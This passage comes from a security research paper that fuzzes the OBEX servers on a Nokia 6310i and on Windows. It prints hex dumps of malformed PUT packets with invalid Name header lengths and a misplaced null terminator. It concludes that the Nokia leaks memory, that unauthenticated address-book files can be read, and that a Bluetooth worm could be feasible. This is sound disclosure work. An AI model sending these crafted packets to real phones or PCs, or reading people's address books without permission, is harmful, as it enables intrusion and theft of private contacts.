    45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35      ELL;VOICE:012345
    36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a      6789..TEL;VOICE:
    30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49      0123456789..EMAI
    4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63      L:root@example.c
    6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 0d 0a      om..END:VCARD..
Rx: a0 00 03                                           ...
Rx: OK
    
```

**Figure 31. PUT with an invalid Name header length (3)**

```

Sending Connect
Tx: 80 00 07 13 00 04 00      .....
    
```

```

Rx: a0 00 07 10 00 26 ff          .....&.
Rx: OK

Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 00 03 00 4e 00 6f 00          .....N.o.
    6b 00 69 00 61 00 2e 00 76 00 63 00 66 00 00 49          k.i.a...v.c.f..I
    00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56          ..BEGIN:VCARD..V
    45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e          ERSION:2.1..N;EN
    43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52          CODING=8BIT;CHAR
    53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73          SET=UTF-8;Bloggs
    3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43          ;Joe..TEL;PREF;C
    45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35          ELL;VOICE:012345
    36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a          6789..TEL;VOICE:
    30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49          0123456789..EMAI
    4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63          L:root@example.c
    6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 0d 0a          om..END:VCARD..
Rx: a0 00 03          ...
Rx: OK

```

**Figure 32. PUT with an invalid Name header length (0x2b)**

```

Running test against 127.0.0.1:5000
Sending Connect
Tx: 80 00 07 13 00 04 00          .....
Rx: a0 00 07 10 00 26 ff          .....&.
Rx: OK

Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 00 2b 00 4e 00 6f 00          .....+.N.o.
    6b 00 69 00 61 00 2e 00 76 00 63 00 66 00 00 49          k.i.a...v.c.f..I
    00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56          ..BEGIN:VCARD..V
    45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e          ERSION:2.1..N;EN
    43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52          CODING=8BIT;CHAR
    53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73          SET=UTF-8;Bloggs
    3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43          ;Joe..TEL;PREF;C
    45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35          ELL;VOICE:012345
    36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a          6789..TEL;VOICE:
    30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49          0123456789..EMAI
    4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63          L:root@example.c
    6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 0d 0a          om..END:VCARD..
Rx: a0 00 03          ...
Rx: OK

```

**Figure 33. PUT with an invalid Name header length (0xffff)**

```

Sending Connect
Tx: 80 00 07 13 00 04 00          .....
Rx: a0 00 07 10 00 26 ff          .....&.
Rx: OK

Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 ff ff 00 4e 00 6f 00          .....N.o.
    6b 00 69 00 61 00 2e 00 76 00 63 00 66 00 00 49          k.i.a...v.c.f..I
    00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56          ..BEGIN:VCARD..V
    45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e          ERSION:2.1..N;EN
    43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52          CODING=8BIT;CHAR
    53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73          SET=UTF-8;Bloggs
    3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43          ;Joe..TEL;PREF;C
    45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35          ELL;VOICE:012345
    36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a          6789..TEL;VOICE:
    30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49          0123456789..EMAI
    4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63          L:root@example.c

```

```

        6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 0d 0a      om..END:VCARD..
Rx: c0 00 03                                             ...
    
```

From Figure 29, “PUT with no null termination” it can be seen that the Windows OBEX server requires a null terminated string. The other tests reveal that this implementation is reading up to a 0x0000 character no matter what the length of the request. This is true for all cases except when the length is 0xffff. This however leaves one test inconclusive, if the null character is moved to the end of the body, the OBEX server should read through to the end of the body.

**Figure 34. PUT with the null termination moved**

```

Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 10 00 26 ff
Rx: OK


Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 00 17 00 4e 00 6f 00
   6b 00 69 00 61 00 2e 00 76 00 63 00 66 00 66 49
   00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56
   45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e
   43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52
   53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73
   3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43
   45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35
   36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a
   30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49
   4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63
   6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 00 00
Rx: a0 00 03
Rx: OK

.....
.....&.

.....N.o.
k.i.a...v.c.f.fI
..BEGIN:VCARD..V
ERSION:2.1..N;EN
CODING=8BIT;CHAR
SET=UTF-8;Bloggs
;Joe..TEL;PREF;C
ELL;VOICE:012345
6789..TEL;VOICE:
0123456789..EMAI
L:root@example..
om..END:VCARD..
...
    
```

As can be seen in Figure 34, “PUT with the null termination moved”, the “PUT” completes, however Figure 35, “Windows PUT errors” shows the filename when received. The extra data before the 0x0000 character is interpreted as UTF-16 characters.

**Figure 35. Windows PUT errors**



## Conclusions

As can be seen, both the Nokia and Windows OBEX implementations have errors. The Nokia, has been shown to reply on the length of fields given by the user, which leads to IrDA stack resets and divulges parts of the internal memory. Windows had shown problems in “svchost.exe” and will read data until a 0x0000 character and pass it directly as a filename (Windows handles characters natively as UTF-16). This shows that Windows does not respect the lengths passed in the headers fields.

In certain respects the Nokia implementation can be given more leeway, as this is an embedded platform where memory and cpu power are coveted resources. However in modern phones there is much more power, particularly to run Java MIDP applications. Windows does not have the same restrictions as mobile platforms, and so cannot be afforded the same luxury, especially as Microsoft were part of the original OBEX specification.

During the course of the tests, some other alarming aspects of the Nokia implementation were noted. These were relating to the OBEX file system as defined by the IrMC specification. OBEX currently provides an authentication API, however free access is given to files within the file system, specifically “telecom/pb.vcf”, which, when accessed will transfer the entire contents of the address book. Numerous other files exist which would allow an attacker to view and delete the entire address book and calendar. This is particularly important when noted that people have a tendency to store PINs and other access codes in the address book. This is not a problem particular to Nokia phones.

The bugs exposed in this document are also available via a Bluetooth connection to the Nokia. This is particularly important as the infra red port will only be active for a short period of time, however, a large number of people will leave Bluetooth permanently active and discoverable. It is not required to pair with the peer device to access the OBEX service via Bluetooth. The large number of Bluetooth devices a the openness of Bluetooth OBEX servers has worrying consequences, using bugs found in this paper or ones similar, it may be possible to create a Bluetooth virus that transfers to phones in the near vicinity, an “airborne virus”. It is also possible to view, add and delete items from the phone's address and calendar via Bluetooth, in exactly the same way as via IR.

## Further testing

During the course of these tests, there were many things that were not explored, these are mentioned below.

- Fuzzing header types. This involves changing the header type between the four different types.
- Targeting attacks at other string headers including the “Type” header.
- Confusing the servers with multiple headers of the same type.
- Specifying the data and content in HTTP style headers (Content-Type, Length, etc), which OBEX supports.

## References

- The IrDA OBEX specification [<http://www.irda.org/standards/pubs/OBEX13.zip>]
- Hypertext Transfer Protocol -- HTTP/1.1 [<ftp://ftp.rfc-editor.org/in-notes/rfc2616.txt>]
- The Nokia 6310i (test device) [<http://www.nokia.com/nokia/0,,133,00.html>]